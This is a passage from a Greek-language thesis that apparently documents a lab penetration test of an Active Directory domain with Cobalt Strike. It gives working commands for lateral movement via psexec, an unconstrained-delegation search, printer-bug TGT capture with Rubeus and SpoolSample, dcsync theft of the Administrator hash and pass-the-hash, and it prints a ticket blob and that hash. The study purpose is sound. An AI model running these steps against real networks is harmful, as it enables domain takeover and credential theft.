
Ωστόσο, διαπιστώσαμε ότι ο χρήστης user02 ήταν Τοπικός Διαχειριστής στο διακομιστή SRV-01 καθώς είχαμε πρόσβαση το C$ που μόνο οι τοπικοί διαχειριστές μηχανήματων έχουν πρόσβαση εκεί.



Εικόνα 50: Πρόσβαση στο C$ στο SRV-01.

3.4 Πλευρική κίνηση

Καθώς έχοντας κάνει την μίμηση του χρήστη χρησιμοποιώντας το NTLM hash του και αφού διαπιστώσαμε ότι ο χρήστης user02 αποφασίσαμε να προσπαθήσουμε να κινηθούμε πλευρικά στο δίκτυο. Για αυτό το λόγο χρησιμοποιήσαμε την προ εγκατεστημένη εντολή του Cobalt Strike jump με την μέθοδο psexec64 και έναν ακροατή smb και καταφέραμε να κινηθούμε πλευρικά στο SRV-01. Χρησιμοποιώντας το psexec64 καταφέραμε να συνδεθούμε στον smb του SRV-01 και επειδή η υπηρεσία την εκτελεί το ίδιο το μηχάνημα, γίναμε SYSTEM ξανά.




Εικόνα 51: Πλευρική κίνηση στο SRV-01.

3.5 Απαρίθμηση αδυναμιών Τομέα


Έπειτα, χρησιμοποιήσαμε το εργαλείο ADSerch (https://github.com/tomcarver16/ADSearch) το οποίο χρησιμοποιεί αιτήματα πρωτοκόλλου LDAP για να κάνει την απαρίθμηση που θα του θέταμε. Έτσι, το χρησιμοποιήσαμε με την ακόλουθη εντολή για να βρούμε αν υπάρχουν λογαριασμοί μηχανήματων ή χρηστών ευάλωτοι σε Uncontained delegation. Το αποτέλεσμα όπως φαίνεται στην Εικόνα 52 είναι ότι ο λογαριασμός του μηχανήματος SRV-01 και του DC-01 ήταν ευάλωτοι σε Uncontained Delegation.

```
execute-assembly C:\Tools\ADSearch\ADSearch\bin\Debug\ADSearch.exe
 --search "(&(objectCategory=computer)(userAccountControl:1.2.840.
113556.1.4.803:=524288))" --attributes samaccountname,dnshostname,
                        operatingsystem
```



Εικόνα 52: Χρήση ADSearch και εύρεση ενάλωτων λογαριασμών μηχανήματων.

Εξίσου σημαντικό αποτελεί να αναφέρουμε ότι προσπαθήσαμε να ελέγξουμε ταυτόχρονα, αν αυτά τα δυο μηχανήματα SRV-01 και DC-01 είχανε ενεργοποιημένη την υπηρεσία Print Spooler.



Εικόνα 53: Η υπηρεσία Print Spooler ενεργή και στα δυο μηχανήματα.


3.6 Εκμετάλλευση αδυναμιών Τομέα

Αφού η υπηρεσία Print Spooler ήταν ενεργοποιημένη και στα δυο μηχανήματα, χρησιμοποιήσαμε στην σύνδεση beacon του SRV-01 το εργαλείο Rubeus με την μέθοδο monitor προκειμένου να παρακολουθήσουμε ανά 10 δευτερόλεπτα αν θα δημιουργηθεί κάποιο νέο TGT.

```
execute-assembly C:\Tools\Rubeus\Rubeus\bin\Debug\Rubeus.exe monit
or /targetuser:DC-01$ /interval:10 /nowrap
```

Από την πλευρά της σύνδεσης beacon (SYSTEM) του WKSTN-01, χρησιμοποιήσαμε το εργαλείο SpoolSample, το οποίο αφού η υπηρεσία Print Spooler ήταν ενεργοποιημένη και στα δυο μηχανήματα, θα τα έφερνε σε επικοινωνία και θα αλληλοεπιδρούσαν με αποτέλεσμα να εμφανιστεί ένα νέο TGT.

```
execute-assembly C:\Tools\SpoolSample\SpoolSample\bin\Debug\SpoolS
ample.exe DC-01 SRV-01
```




Εικόνα 54: Αποτέλεσμα Rubeus με νέο TGT.

Για να μπορέσουμε να χρησιμοποιήσουμε το νέο TGT, έπρεπε να το μετατρέψουμε σε μορφή κατάλληλη για χρήση στο σύστημα Kerberos. Η παρακάτω εντολή PowerShell εξυπηρετεί αυτό τον σκοπό:


```
[System.IO.File]::WriteAllBytes("C:\Users\nikos\Desktop\DC-01TGT.kirbi",
[System.Convert]::FromBase64String("doIFDjCCBQqgAwIBBaEDAgEWooIEFTCCBBFhggQNMII
ECaADAgEFoQ4bDFRIRVNJUy5MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMVEhFU0lTLkxPQ0FMo4
IDzTCCA8mgAwIBEqEDAgECooIDuwSCA7dj+zRGuaM5daeE+ck2d5m+6Yp+gF9U+nJq4wiCfFvTulriP
zw4sKyr43Uw4BGKmf9m5VaZADfB77UJj0utImrQNB8/mJRTqzmkoCgc8n86K+9PjiuKPrBnyWvf69iM
pyaUz0ifcQLct1h3Pa1ShxveHehY6JyZPQRhlPeiwlIO6Kb1dOWFknKND3pC7jQMEnFhd93mcQgK5gL
3X5GwOSdiTS7JNcFEfOZp4qTvnMYEXhD78rURRfNNhE+I3LbS0wqz0iO2cCqTmNSNMiZICqXnV9X8+D
7Fgga3An5bxq9829Jgww921WhVoX85GJl3iOTBU8vI/gFhhA67zAM9/AAAWS2E/l7KMrBw0QByu74i0
i9Gven8vXjAWRKpy6GMxAbHTWBMFCa/BFctSqnFkxJVJ6u6w7jL9Os5/COrrHbBuxWte06JZGtZ8EXY
AsZ6pQjtjoW1RlBeSbtxYxCknuKfzEQmq2Wjf0bQ4xbPWlNXCbgGQ0lJsO0+AaGVCVHi0ZoqtAXwkjx
pk07JZReSGyfCwxgLtEps/69OmEhqWuZ4wp31GlbJucPtqz+o7mKFwgpO437najNUe3cenYF1K7PzjE
l0fWx+ofQegQZZlHWV42leJf78oLA8EohxAeDNujS+1wmy5QFAZ5MGxbc/mZeLrLzUVhfUksFgJvz6R
x7cQXBW80ic22ZLqlScjX5rpWC9HvHTr0lChKUUBIvBBGSXjiwtfNEULuBKwWKkT3yszOJtBKLEOzcO
vzYlNKbiDGitDtP1W7Zg9vjnbgUAMcYf/M9kpKvOjNJVT2rdyJHlJnw1WwO6refCTNLo2tlcDyaz9cm
zSgfi99IhC2bruTZO0PpgBbUTMgvD0HAsQ5LuT3anDT5tZbQcXhAysw4F9GTX1ql9u/48TzXagV7NMN
Hmi8gbfDleOejam6MCaa/SP9HFdxprQKuJNVoU5YT9H9rMFPZJ1gOIv11AEURvcK+1mjfM3l3c3ZUOC
KhhXaFn2e/VEtIsvvFYblUasIriHP0qmqx2l5GAEbDOBm4W1gbbk5M+gzvkKIT0ayGn7TK/XE/X2vHp
b7H9jLLHhVhj9rqptR4amoR8sFX46I/jEsqHcycEOwSNN5k4XXP0Vo8+39j5FXjJ5uIDygekHajrrRz
Lc0kPQO39U9hq4aZG79UAH0LccsmQAfB9/gIj87T78BT2WqlycBn8TbYfTy8UD6wKcSP3jZGmh4Aq0X
hlVW5oUz4I325OCHpKGQFseCkbWqeUhTrktzKjgeQwgeGgAwIBAKKB2QSB1n2B0zCB0KCBzTCByjCBx
6ArMCmgAwIBEqEiBCBTqJSNrmhWWwioNzh/U7ilxO2/6mZxcFUeAfi7sQdUSaEOGwxUSEVTSVMuTE9D
QUyiEzARoAMCAQGhCjAIGwZEQy0wMSSjBwMFAGChAAClERgPMjAyMjA3MDIxMjU4MjVaphEYDzIwMjI
```

wNzAyMjI1ODI1WqcRGA8yMDIyMDcwOTEyNTgyNVqoDhsMVEhFU0lTLkxPQ0FMqSEwH6ADAgECoRgwFhsGa3JidGd0GwxUSEVTSVMuTE9DQUw="))



Εικόνα 55: Μετατροπή TGT σε κατάλληλη μορφή.


Πριν τη χρήση του νέου TGT χρησιμοποιήσαμε την εντολή make_token για να δημιουργήσουμε μια ψευδή αυθεντικοποίηση του Διαχειριστή Τομέα και μετά χρησιμοποιήσαμε την εντολή Kerberos_ticket_use προκειμένου να μεταφορτώσουμε το TGT στον χρήστη όπως φαίνεται στην Εικόνα 56.



Εικόνα 56: Ψευδή αυθεντικοποιήση και μεταφόρτωση TGT στον χρήστη.


Επειδή, ο λογαριασμός του DC-01$ είναι λογαριασμός μηχανήματος και όχι χρήστη τομέα, είναι αδύνατον να συνδεθεί μέσω πρωτοκόλλου cifs στον ίδιο του το εαυτό, έτσι χρησιμοποιήσαμε την παρακάτω εντολή dcsync για να υποκλέψουμε το NTLM hash χρήστη Administrator:

```
dcsync THESIS.LOCAL THESIS\Administrator
```




Εικόνα 57: DcSync.

Χρησιμοποιώντας της ιδίες τεχνικές pth THESIS\Administrator f8de242672b1f7332c628f458747439a αλλά και jump psexec64 DC-01.THESIS.LOCAL smb καταφέραμε να μιμηθούμε το χρήστη Administrator χρησιμοποιώντας το NTLM Hash του και να κουνηθούμε πλευρικά στον DC-01.



Εικόνα 58: Pass-the-Hash με το NTLM του Administrator.

Στη παρακάτω Εικόνα 59 φαίνεται η νέα σύνδεση beacon στο Domain Controller (DC-01) σαν SYSTEM:



Εικόνα 59: Σύνδεση beacon στο DC-01 σαν SYSTEM.

3.7 Αποτελέσματα πειράματος

Φτάνοντας στο τέλος του πειράματος κρίνεται αναγκαίο να επισημαίνουμε τα αποτελέσματα του. Αρχικά το Cobalt Strike αποτελεί ένα αξιόπιστο εργαλείο για την επίτευξη δοκίμων διείσδυσης σε Active Directory αλλά και σε σενάρια Adversary Simulation Attack. Είναι πολύ εύχρηστο στη χρήση και στη δυνατότητα που δίνει σε ένα χρήστη να τροποποιεί και να αναδιαμορφώνει διαφορά εργαλεία και χαρακτηρίστηκα που εμπεριέχει το 